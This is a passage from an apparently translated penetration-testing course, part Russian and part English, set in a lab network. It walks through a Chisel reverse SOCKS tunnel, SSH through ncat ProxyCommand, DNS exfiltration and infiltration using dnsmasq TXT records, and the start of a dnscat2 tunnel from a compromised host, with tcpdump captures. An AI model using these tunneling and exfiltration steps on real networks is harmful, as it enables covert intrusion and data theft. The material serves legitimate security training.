18:13:53.687533 IP (tos 0x0, ttl 63, id 53760, offset 0, flags [DF], proto TCP (6), length 276)
    192.168.50.63.41424 > 192.168.118.4.8080: Flags [P.], cksum 0xce2b (correct), seq 1:225, ack 1, win 502,
    options [nop,nop,TS val 1290578437 ecr 143035602], length 224: HTTP, length: 224
        GET / HTTP/1.1
        Host: 192.168.118.4:8080
        User-Agent: Go-http-client/1.1
        Connection: Upgrade
        Sec-WebSocket-Key: L8FCtL3MW18gHd/ccRWOPQ==
        Sec-WebSocket-Protocol: chisel-v3
        Sec-WebSocket-Version: 13
        Upgrade: websocket
```

```
        0x0000:  4500 0114 d200 4000 3f06 3f4f c0a8 323f  E.....@..O..2
        0x0010:  c0a8 7604 a1d0 1f90 61a9 fe5d 2446 312e  ..v.....a..]$F1.
        0x0020:  8018 01f6 ce2b 0000 0101 080a 4cec aa05  .....+......L...
        0x0030:  0886 8cd2 4745 5420 2f20 4854 5450 2f31  ....GET./.HTTP/1
        0x0040:  2e31 0d0a 486f 7374 3a20 3139 322e 3136  .1..Host:.192.16
        0x0050:  382e 3131 382e 343a 3830 3830 0d0a 5573  8.118.4:8080..Us
        0x0060:  6572 2d41 6765 6e74 3a20 476f 2d68 7474  er-Agent:.Go-htt
        0x0070:  702d 636c 6965 6e74 2f31 2e31 0d0a 436f  p-client/1.1..Co
        0x0080:  6e6e 6563 7469 6f6e 3a20 5570 6772 6164  nnection:.Upgrad
        0x0090:  650d 0a53 6563 2d57 6562 536f 636b 6574  e..Sec-WebSocket
        0x00a0:  2d4b 6579 3a20 4c38 4643 744c 334d 5731  -Key:.L8FCtL3MW1
        0x00b0:  3867 4864 2f63 6352 574f 5051 3d3d 0d0a  8gHd/ccRWOPQ==..
        0x00c0:  5365 632d 5765 6253 6f63 6b65 742d 5072  Sec-WebSocket-Pr
        0x00d0:  6f74 6f63 6f6c 3a20 6368 6973 656c 2d76  otocol:.chisel-v
        0x00e0:  330d 0a53 6563 2d57 6562 536f 636b 6574  3..Sec-WebSocket
        0x00f0:  2d56 6572 7369 6f6e 3a20 3133 0d0a 5570  -Version:.13..Up
        0x0100:  6772 6164 653a 2077 6562 736f 636b 6574  grade:.websocket
        0x0110:  0d0a 0d0a                                ....
18:13:53.687745 IP (tos 0x0, ttl 64, id 60604, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.118.4.8080 > 192.168.50.63.41424: Flags [.], cksum 0x46ca (correct), seq 1, ack 225, win 508,
    options [nop,nop,TS ...
...
```

Листинг 17 - Входящий трафик Chisel, залогированный нашей tcpdump session.

Traffic, который залогировал Tcpdump, указывает, что Chisel client создал HTTP WebSocket connection с server, работающим на нашей Kali-машине.

Кроме того, наш Chisel server залогировал inbound connection.

```
kali@kali:~$ chisel server --port 8080 --reverse
2023/10/03 15:57:53 server: Reverse tunnelling enabled
2023/10/03 15:57:53 server: Fingerprint Pru+AFGOUxnEXyK1Z14RMqeiTaCdmX6j4zsa9S2Lx7c=
2023/10/03 15:57:53 server: Listening on http://0.0.0.0:8080
2023/10/03 18:13:54 server: session#2: Client version (1.8.1) differs from server version (1.8.1-0kali2)
2023/10/03 18:13:54 server: session#2: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

Листинг 18 - Входящее подключение, залогированный Chisel server.

Теперь можно проверить status нашего SOCKS proxy с помощью **ss**.

```
kali@kali:~$ ss -ntplu
Netid     State      Recv-Q     Send-Q          Local Address:Port            Peer Address:Port     Process
udp       UNCONN     0          0                     0.0.0.0:34877                0.0.0.0:*
tcp       LISTEN     0          4096                127.0.0.1:1080                 0.0.0.0:*         users:((
    "chisel",pid=501221,fd=8))
tcp       LISTEN     0          4096                       *:8080                       *:*         users:((
    "chisel",pid=501221,fd=6))
tcp       LISTEN     0          511                        *:80                         *:*
```

Листинг 19 - Использование ss для проверки, открыл ли Kali Chisel server наш SOCKS port.

Наш SOCKS proxy на порту 1080 слушает на loopback-интерфейсе Kali-машине.

Используем его, чтобы подключиться к SSH-сервером на PGDATABASE01. В *Port Redirection and SSH Tunneling* мы создавали SOCKS proxy ports как с SSH remote, так и с classic dynamic перенаправления порта, и использовали Proxychains, чтобы проталкивать non-SOCKS-native tools через tunnel. Но мы еще не запускали сам SSH через SOCKS proxy.

SSH не предоставляет универсальную опцию командной строки для SOCKS-прокси. Вместо этого он предлагает конфигурационную опцию *ProxyCommand*. Мы можем либо записать ее в конфигурационный файл, либо передать как часть командной строки с `-o`.

ProxyCommand принимает shell-команду, которая используется для открытия канала через прокси. Документация предлагает использовать *OpenBSD*-версию Netcat, где есть флаг *-X*:1 и возможность подключаться к SOCKS- или HTTP-прокси. Однако версия Netcat, поставляемая с Kali, не поддерживает проксирование.

Вместо этого используем *Ncat*,10 альтернативу Netcat, написанную maintainers Nmap. Ее можно установить на Kali с помощью **sudo apt install ncat**.

```
kali@kali:~$ sudo apt install ncat
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  ncat
0 upgraded, 1 newly installed, 0 to remove and 857 not upgraded.
Need to get 487 kB of arсульев.
After this operation, 819 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 ncat amd64 7.94+dfsg1-1kali2 [393 kB]
Fetched 487 kB in 5s (97.3 kB/s)
Selecting previously unselected package ncat.
(Reading database ... 298679 files and directories currently installed.)
Preparing to unpack .../ncat_7.94+dfsg1-1kali2_amd64.deb ...
Unpacking ncat (7.94+dfsg1-1kali2) ...
Setting up ncat (7.94+dfsg1-1kali2) ...
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for kali-menu (2023.4.5) ...
kali@kali:~$
```

Листинг 20 - Установка Ncat с помощью apt.

Теперь передадим команду Ncat в **ProxyCommand**. Составленная нами команда говорит Ncat использовать protocol **socks5** и proxy socket **127.0.0.1:1080**. Tokens **%h** и **%p** представляют значения host и port из SSH command, которые SSH подставит перед запуском команды.

```
kali@kali:~$ ssh -o ProxyCommand='ncat --proxy-type socks5 --proxy 127.0.0.1:1080 %h %p' database_admin@10.4.
    50.215
The authenticity of host '10.4.50.215 (<no hostip for proxy command>)' can't be established.
ED25519 key fingerprint is SHA256:IGz427yqW3ALf9CKYWNmVctA/Z/emwMWWRG5qQP8JvQ.
Are you sure you want to continue connecting (yes/no/[fingerprint]) yes
Warning: Permanently added '10.4.50.215' (ED25519) to the list of known hosts.
database_admin@10.4.50.215's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be applied немедленно.

Last login: Thu Jul 21 14:04:11 2022 from 192.168.97.19
database_admin@pgbackup1:~$
```

Листинг 21 - Успешное SSH-подключения через наш Chisel HTTP tunnel.

Очень хорошо! Мы получили доступ к SSH-сервером через Chisel reverse SOCKS proxy, tunneling traffic через reverse HTTP tunnel.

В этом учебном блоке мы создали reverse tunnel с помощью Chisel, а затем использовали этот tunnel для входа на SSH-сервер на PGDATABASE01 внутри внутренней сети. Мы сделали это, используя только HTTP-formatted traffic к скомпрометированному pivot-серверу CONFLUENCE01 и от него.

(Github, 2022), github.com

(Github, 2022), github.com

(Sebastian Weber, 2010), http-tunnel.sourceforge.net

(Github, 2022), github.com

(GNU, 2023), gnu.org

(Github, 2023), github.com

(Github, 2023), github.com

(Github, 2023), github.com

(OpenBSD manual, 2022), man.openbsd.org

(Nmap, 2022), nmap.org

1. Запустите группу VM 1. Следуйте шагам из этого раздела и настройте Chisel как reverse SOCKS proxy. Подключитесь по SSH к PGDATABASE01 и получите flag из `/tmp/chisel_flag`.
2. Запустите группу VM 2. Загрузите binary `chisel_exercise_client` из раздела *Resources* на вашу Kali-машине. Если вы используете сборку Kali *aarch64*, загрузите вместо него binary `chisel_exercise_client_aarch64`. На port 8008 на PGDATABASE01 работает server. Настройте перенаправления порта с помощью Chisel, который позволит запустить загруженный binary против port 8008 на PGDATABASE01.

Примечание: исходные файлы, использованные для сборки клиентских бинарных файлов, можно загрузить из `/exercises/client_source.zip`.

19.2. DNS Tunneling Theory and Practice

Этот учебный блок охватывает следующие учебные цели:

• Изучить DNS tunneling
• Выполнить DNS tunneling с dnscat2

DNS - один из foundational Internet protocols, и attackers злоупотребляли им для разных вредоносных purposes. Например, он может служить mechanism для *indirect* tunneling data в restrictive network средах и из них. Чтобы точно понять, как это работает, представим упрощенный "crash course" по DNS. Затем мы изучим, как выполнять DNS tunneling с tool под названием *dnscat2*.

Для routing Internet data используются IP-адресов, а не human-readable names. Когда мы хотим обратиться к domain по его domain name, сначала нужно получить его IP-адрес. Чтобы получить или *resolve* IP-адрес human-readable address, нужно обратиться к разным DNS servers. Разберем процесс resolving IPv4 address для "www.example.com".

В большинстве случаев мы обращаемся к DNS *recursive resolver* server за DNS *address record* (*A* record)2 домена. *A record* — это DNS data type, содержащий IPv4-адрес. Recursive resolver выполняет большую часть работы: он делает все следующие DNS queries, пока не удовлетворит DNS request, а затем возвращает нам response.


Получив request от нас, recursive resolver начинает делать queries. У него есть список *root name servers*. По состоянию на 2022 год их *13*, и они разбросаны по всему миру.4 Его первая задача — отправить DNS query одному из этих root name servers. Поскольку **example.com** имеет suffix ".com", root name server ответит адресом DNS name server, отвечающего за *.com top-level domain* (TLD). Он называется *TLD name server*.

Затем рекурсивный резолвер запрашивает сервер имен TLD .com, спрашивая, какой DNS-сервер отвечает за **example.com**. Сервер имен TLD ответит *авторитативным сервером имен* для домена **example.com**.

Затем рекурсивный резолвер спрашивает авторитативный сервер имен **example.com** об IPv4-адресе для **www.example.com**. Авторитативный сервер имен **example.com** отвечает соответствующей A-записью.

После этого recursive resolver возвращает его нам. Все эти requests и responses передаются по UDP, причем UDP/53 является standard DNS port.

В нашей lab network, где MULTISERVER03 выступает DNS server, request с PGDATABASE01 на IP-адрес **www.example.com** прошел бы по flow, показанному ниже. Для простоты firewalls удалены с этой диаграммы.




Распространено использовать recursive resolver, предоставленный ISP, обычно заранее настроенный в стандартном ISP router, но можно использовать и другие известные *public recursive name servers*. Например, у *Google* есть public DNS server по адресу 8.8.8.8.

Попробуем это в новом сценарии в lab, который специально настроен для этой цели. В этом сценарии у нас есть новый server: FELINEAUTHORITY. Этот server находится в WAN рядом с нашей Kali-машине. Это означает, что MULTISERVER03, CONFLUENCE01 и Kali-машине могут route к нему, а PGDATABASE01 и HRSHARES — нет.

FELINEAUTHORITY зарегистрирован в этой network как authoritative name server для zone **feline.corp**.8 Мы используем его, чтобы увидеть, как DNS пакетами достигают authoritative name server. В частности, мы будем наблюдать exchange DNS пакетами между PGDATABASE01 и FELINEAUTHORITY.

Хотя PGDATABASE01 не может подключиться напрямую к FELINEAUTHORITY, он может подключиться к MULTISERVER03. MULTISERVER03 также настроен как DNS-резолвер server для PGDATABASE01.



В реальном мире мы сами зарегистрировали бы domain name feline.corp, сами настроили бы authoritative name server machine и сообщили бы domain registrar, что этот сервер должен быть известен как authoritative name server для зоны feline.corp. Однако для простоты в этой лабораторной среде FELINEAUTHORITY предоставлен уже pre-configured. В реальном развертывании нам пришлось бы настроить сервер и выполнить все остальные периферийные регистрации, чтобы любые другие DNS-серверы в итоге находили наш сервер для всех запросов feline.corp.

Чтобы увидеть, как DNS requests будут relay к FELINEAUTHORITY с PGDATABASE01, нужно инициировать DNS requests с PGDATABASE01 и monitor то, что приходит на FELINEAUTHORITY. По этой причине нам нужен shell на каждой из этих machines.

Как и в предыдущих примерах, мы можем получить доступ к PGDATABASE01 только через CONFLUENCE01. Поэтому, чтобы подключиться к SSH-серверу на PGDATABASE01, нужно выполнить pivot через CONFLUENCE01. Мы скомпрометируем CONFLUENCE01, эксплуатируя CVE-2022-26134 с нашим payload для reverse shell, и создадим удаленный проброс SSH-порта, чтобы перенаправить порт на Kali-машине к SSH-сервису на PGDATABASE01. Затем мы подключимся по SSH к PGDATABASE01 как пользователь *database_admin*.

Поскольку FELINEAUTHORITY также находится в WAN, мы можем подключиться по SSH напрямую к FELINEAUTHORITY, используя username *kali* и password *7he_C4t_c0ntro11er*.

Теперь у нас есть два открытых shells. Первый находится на PGDATABASE01 как пользователь *database_admin*, а второй — на FELINEAUTHORITY как пользователь *kali*.

Чтобы симулировать real DNS setup, можно сделать FELINEAUTHORITY функциональным DNS server с помощью *Dnsmasq*. Dnsmasq - это DNS server software, требующее minimal configuration. Несколько Dnsmasq configuration files хранятся в folder `~/dns_tunneling`, который мы будем использовать в рамках DNS experiments. Для первого experiment используем очень лаконичный configuration file **dnsmasq.conf**.

```
kali@felineauthority:~$ cd dns_tunneling

kali@felineauthority:~/dns_tunneling$ cat dnsmasq.conf
# Do not read /etc/resolv.conf or /etc/hosts
no-resolv
no-hosts

# Define the zone
auth-zone=feline.corp
auth-server=feline.corp
```

Листинг 22 - Базовая конфигурация нашего сервера Dnsmasq.

Эта конфигурация игнорирует файлы `/etc/resolv.conf` и `/etc/hosts` и определяет только переменные *auth-zone* и *auth-server*. Они говорят Dnsmasq действовать как авторитативный сервер имен для зоны **feline.corp**. Пока мы не настроили никаких записей. Запросы для чего угодно в домене feline.corp будут возвращать ответы с ошибкой.

Теперь, когда конфигурация задана, запустим процесс **dnsmasq** с конфигурационным файлом **dnsmasq.conf** (`-C`), убедившись, что он работает в режиме "no daemon" (`-d`), то есть на переднем плане. Позже мы легко сможем его остановить.

```
kali@felineauthority:~/dns_tunneling$ sudo dnsmasq -C dnsmasq.conf -d
dnsmasq: started, version 2.88 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua TFTP conntrack ipset
    nftset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq: warning: no upstream servers configured
dnsmasq: cleared cache
```

Листинг 23 - Запуск Dnsmasq с базовой конфигурацией.

В другом shell на FELINEAUTHORITY настроим tcpdump на прослушивание interface **ens192** для DNS пакетами на UDP/53, используя capture filter **udp port 53**.

```
kali@felineauthority:~$ sudo tcpdump -i ens192 udp port 53
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens192, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Листинг 24 - Запуск tcpdump на FELINEAUTHORITY.

Теперь, когда tcpdump слушает, а Dnsmasq работает на FELINEAUTHORITY, перейдем в shell на PGDATABASE01. Оттуда мы будем делать DNS queries, направленные на domain **feline.corp**.

Сначала подтвердим DNS settings PGDATABASE01. Поскольку DNS resolution обрабатывается systemd-resolved, мы можем проверить DNS settings с помощью utility **resolvectl**.

```
database_admin@pgdatabase01:~$ resolvectl status
...

Link 5 (ens224)
      Current Scopes: DNS
DefaultRoute setting: yes
       LLMNR setting: yes
MulticastDNS setting: no
  DNSOverTLS setting: no
      DNSSEC setting: no
    DNSSEC supported: no
  Current DNS Server: 10.4.50.64
         DNS Servers: 10.4.50.64

Link 4 (ens192)
      Current Scopes: DNS
DefaultRoute setting: yes
       LLMNR setting: yes
MulticastDNS setting: no
  DNSOverTLS setting: no
      DNSSEC setting: no
    DNSSEC supported: no
  Current DNS Server: 10.4.50.64
         DNS Servers: 10.4.50.64
```

Листинг 25 - Проверка configured DNS server на PGDATABASE01.

DNS server PGDATABASE01 установлен на 10.4.50.64 (MULTISERVER03). Он будет query MULTISERVER03 каждый раз, когда ему нужно resolve domain name. Но у PGDATABASE01 нет outgoing network connectivity, поэтому он не может напрямую communicate с FELINEAUTHORITY или нашей Kali-машине.

В качестве эксперимента используем **nslookup**, чтобы сделать DNS request для **exfiltrated-data.feline.com**.

```
database_admin@pgdatabase01:~$ nslookup exfiltrated-data.feline.corp
Server:  127.0.0.53
Address: 127.0.0.53#53

** server can't find exfiltrated-data.feline.corp: NXDOMAIN
```

Листинг 26 - Использование nslookup для DNS request к exfiltrated-data.feline.corp

Это возвращает response *NXDOMAIN*, указывающий, что DNS request завершился неудачно. Это ожидаемо, поскольку мы еще не настроили DNS server на обслуживание каких-либо records.


nslookup использовал DNS server, работающий на localhost-интерфейсе 127.0.0.53. Это нормально, поскольку это DNS-резолвер, предоставляемый службой *systemd-resolved*, работающей на Ubuntu. Он пересылает query к DNS server, настроенному через *Netplan*. Однако он может кешировать results. Если мы получаем устаревшие DNS responses, стоит попробовать очистить локальный DNS cache с помощью **resolvectl flush-caches**. Также можно запросить DNS server напрямую, добавив адрес сервера к команде nslookup. Например: **nslookup exfiltrated-data.feline.corp 192.168.50.64**.

Program tcpdump на FELINEAUTHORITY captured DNS пакетами от MULTISERVER03.

```
kali@felineauthority:~$ sudo tcpdump -i ens192 udp port 53
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens192, link-type EN10MB (Ethernet), snapshot length 262144 bytes
04:57:40.721682 IP 192.168.50.64.65122 > 192.168.118.4.domain: 26234+ [1au] A exfiltrated-data.feline.corp. (
    57)
04:57:40.721786 IP 192.168.118.4.domain > 192.168.50.64.65122: 26234 NXDomain 0/0/1 (57)
```

Листинг 27 - DNS requests для exfiltrated-data.feline.corp, пришедшие на FELINEAUTHORITY от MULTISERVER03.

В этом случае мы получили DNS A record request для **exfiltrated-data.feline.corp** на FELINEAUTHORITY. Это произошло потому, что MULTISERVER03 определил authoritative name server для zone **feline.corp**. Все requests для *any* subdomain **feline.corp** будут forwarded к FELINEAUTHORITY. Мы не сообщили Dnsmasq на FELINEAUTHORITY, что делать с requests для **exfiltrated-data.feline.corp**, поэтому Dnsmasq просто вернул response *NXDomain*. Этот flow показан на следующей диаграмме.



Шаги, где MULTISERVER03 отправлял запросы к корневым серверам имен и TLD-серверу имен, здесь опущены для простоты. Но в обычной сетевой ситуации эти шаги предшествовали бы запросу к FELINEAUTHORITY.

Arbitrary DNS query от internal host без другой outbound connectivity нашел путь к external server, который мы контролируем. Это может выглядеть subtle, но показывает, что мы можем передавать небольшие amounts информации (exfiltrated data) изнутри network наружу без direct connection, просто делая DNS queries.

Эксфильтрация небольших фрагментов данных в открытом виде - одно дело, но представим, что у нас есть бинарный файл, который мы хотим эксфильтровать с PGDATABASE01. Как это сделать

Для этого потребуется series of sequential requests. Мы могли бы convert binary file в длинное *hex* string representation, split эту string на series of smaller chunks, а затем отправлять каждый chunk в DNS request для **[hex-string-chunk].feline.corp**. На server side мы могли бы log все DNS requests и convert их из series hex strings обратно в полный binary. Мы не будем углубляться дальше, но это должно прояснить общий concept DNS network exfiltration.

Теперь, когда мы рассмотрели процесс эксфильтрации данных из сети, подумаем, как можно *infiltrate* данные в сеть.

DNS specification включает разные *records*. До сих пор мы делали requests *A record*. Response A record содержит IPv4 address для requested domain name.

Но существуют и другие виды записей, некоторые из которых можно использовать для скрытой передачи произвольных данных *внутрь* сети. Один из них - *TXT-записи*. TXT-запись создана как универсальная и содержит "arbitrary string information".14

Мы можем обслуживать TXT-записи с FELINEAUTHORITY с помощью Dnsmasq. Сначала остановим предыдущий процесс **dnsmasq** с C+c. Затем проверим содержимое `dnsmasq_txt.conf` и снова запустим **dnsmasq** с этой новой конфигурацией.

```
kali@felineauthority:~/dns_tunneling$ cat dnsmasq_txt.conf
# Do not read /etc/resolv.conf or /etc/hosts
no-resolv
no-hosts

# Define the zone
auth-zone=feline.corp
auth-server=feline.corp

# TXT-записи
txt-record=www.feline.corp,here's something useful!
txt-record=www.feline.corp,here's something else less useful.
```

```
kali@felineauthority:~/dns_tunneling$ sudo dnsmasq -C dnsmasq_txt.conf -d
dnsmasq: started, version 2.88 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua TFTP conntrack ipset
    nftset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq: warning: no upstream servers configured
dnsmasq: cleared cache
```

Листинг 28 - Проверка файла конфигурации TXT и запуск Dnsmasq с ним.

`dnsmasq_txt.conf` содержит две дополнительные строки, начинающиеся с "txt-record=". Каждая из этих строк представляет TXT-записи, который Dnsmasq будет serve. Каждая содержит domain, для которого предназначен TXT-записи, затем *arbitrary string attribute*,14:1 отделенный запятой. Из этих двух definitions следует, что любые запрос TXT-записиs для **www.feline.corp** должны возвращать strings "here's something useful!" и "here's something else less useful.".

Проверим эту hypothesis. Вернувшись на PGDATABASE01, сделаем request для TXT-записиs **www.feline.corp** с помощью **nslookup**, передав argument `-type=txt`.

```
database_admin@pgdatabase01:~$ nslookup -type=txt www.feline.corp
Server:  192.168.50.64
Address: 192.168.50.64#53

Non-authoritative answer:
www.feline.corp text = "here's something useful!"
www.feline.corp text = "here's something else less useful."

Authoritative answers can be found from:

database_admin@pgdatabase01:~$
```

Листинг 29 - TXT-записи response от www.feline.corp.

Успех! Мы получили *arbitrary string attributes*, определенные в `dnsconfig_txt.conf`.

Это один из способов получить data во внутренней сети, используя DNS records. Если бы мы хотели infiltrate binary data, мы могли бы serve его как series TXT-записиs, encoded в *Base64* или *ASCII hex*, и convert это обратно в binary на internal server.

В этом разделе мы обсудили, как можно infiltrate или exfiltrate data через разные types DNS records. В следующем разделе мы получим практического опыта с framework *dnscat2*,15 который использует эти техники для создания multipurpose DNS tunnel.

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipeia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(The Kelleys, 2022), thekelleys.org.uk

(The Tcpdump Group, 2022), tcpdump.org

(Wikipedia, 2022), en.wikipedia.org

(Ubuntu, 2022), manpages.ubuntu.com

(Wikipedia, 2022), en.wikipedia.org

(IETF RFC, 2022), datatracker.ietf.org

(Ron Bowes, 2022), github.com

1. Следуйте шагам из этого раздела. С CONFLUENCE01 или PGDATABASE01 сделайте запрос TXT-записи для **give-me.cat-facts.internal**, используя MULTISERVER03 как DNS-резолвер. Какое значение у TXT-записи

Мы можем использовать *dnscat2* для exfiltrate data с помощью DNS subdomain queries и infiltrate data с помощью TXT и других records.

Сервер Dnscat2 работает на авторитативном сервере имен для определенного домена, а клиенты, настроенные делать запросы к этому домену, запускаются на скомпрометированных машинах.

Попробуем dnscat2. Будем inspect traffic с FELINEAUTHORITY с помощью **tcpdump**, фильтруя specifically UDP-порт 53 (**udp port 53**).

```
kali@felineauthority:~$ sudo tcpdump -i ens192 udp port 53
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens192, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Листинг 30 - Запуск tcpdump для прослушивания пакетами на UDP-порт 53.

Остановим существующий процесс Dnsmasq с помощью C+c и вместо него запустим **dnscat2-server**, передав домен **feline.corp** как единственный аргумент.

```
kali@felineauthority:~$ dnscat2-server feline.corp

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = feline.corp]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=c6cbfa40606776bf86bf439e5eb5b8e7 feline.corp

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=c6cbfa40606776bf86bf439e5eb5b8e7

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP-порт 53.

dnscat2>
```

Листинг 31 - Запуск dnscat2 server.

Это показывает, что dnscat2 server слушает на всех interfaces на UDP/53.

Теперь, когда server настроен, перейдем на PGDATABASE01, чтобы запустить binary **dnscat2** client. Для этого упражнения binary уже находится на server. Однако мы могли бы передать binary с Kali-машине на PGDATABASE01 через наше SSH-подключения с помощью SCP.

Размышления о техниках эксфильтрации вроде DNS-туннелирования могут создавать проблему "курицы и яйца".3 Как поместить клиент DNS-туннелирования на хост, если у нас нет выполнения команд Эксфильтрация — это просто инструмент, который мы используем для передачи данных. Его нужно сочетать с вектором эксплуатации, предоставляющим доступ к целевой сети.

Запустим бинарный файл клиента **dnscat2** из папки dnscat в домашнем каталоге database_admin, передав домен **feline.corp** как единственный аргумент.

```
database_admin@pgdatabase01:~$ cd dnscat/
database_admin@pgdatabase01:~/dnscat$ ./dnscat feline.corp
Creating DNS driver:
 domain = feline.corp
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 127.0.0.53

Encrypted session established! For added security, please verify the server also displays this string:

Annoy Mona Spiced Outran Stump Visas

Session established!
```

Листинг 32 - dnscat2 client, запущенный на PGDATABASE01.

Dnscat2 client сообщает, что session established. Мы можем проверить connections на нашем dnscat2 server.

```
kali@felineauthority:~$ dnscat2-server feline.corp
[sudo] password for kali:

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
